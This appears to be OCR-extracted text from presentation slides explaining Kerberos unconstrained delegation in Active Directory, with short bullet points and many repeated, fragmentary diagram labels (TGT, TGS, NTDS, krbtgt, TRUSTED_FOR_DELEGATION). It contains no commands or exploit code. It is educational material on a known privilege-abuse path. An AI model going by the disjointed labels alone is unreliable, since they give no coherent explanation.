
Unconstrained delegation


- A service that can impersonate every authenticated user with every possible service in the domain.
- The final service is accessed within the user context, not the service context
  - Better privilege model(?)
- From now on, I “cite” ATTL4S’ slides because I was tired to do them on my own :)


Unconstrained delegation





Vegeta
TS
AS
Vegeta
NTDS
TGS
HTTP
CIFS
Secret Key
Session Key
TS
Timestamp
Auth
Authenticator


TGT
encASRep
AS
Vegeta
NTDS
TGS
TS
10:00
HTTP
CIFS
Secret Key
Session Key
TS
Timestamp
Auth
Authenticator



TGT
encASRep
Info
Auth
Auth
Vegeta
Auth
TGT
HTTP
AS
NTDS
TGS
HTTP
CIFS
Secret Key
Session Key
TS
Timestamp
Auth
Authenticator





AS
Vegeta
ST
encTGSRep
TGS
NTDS
TGT
Info
Auth
Vegeta
15:00
Unconstrained Delegation
TRUSTED_FOR_DELEGATION
HTTP
CIFS
Secret Key
Session Key
TS
Timestamp
Auth
Authenticator




TGT
ST
encTGSRep
Info
Service is suitable as a delegate
Vegeta
AS
TGS
NTDS
HTTP
CIFS
Secret Key
Session Key
TS
Timestamp
Auth
Authenticator


TGT
ST
Auth
Auth
Vegeta
Auth
TGT
krbtgt
AS
NTDS
TGS
HTTP
CIFS
Secret Key
Session Key
TS
Timestamp
Auth
Authenticator

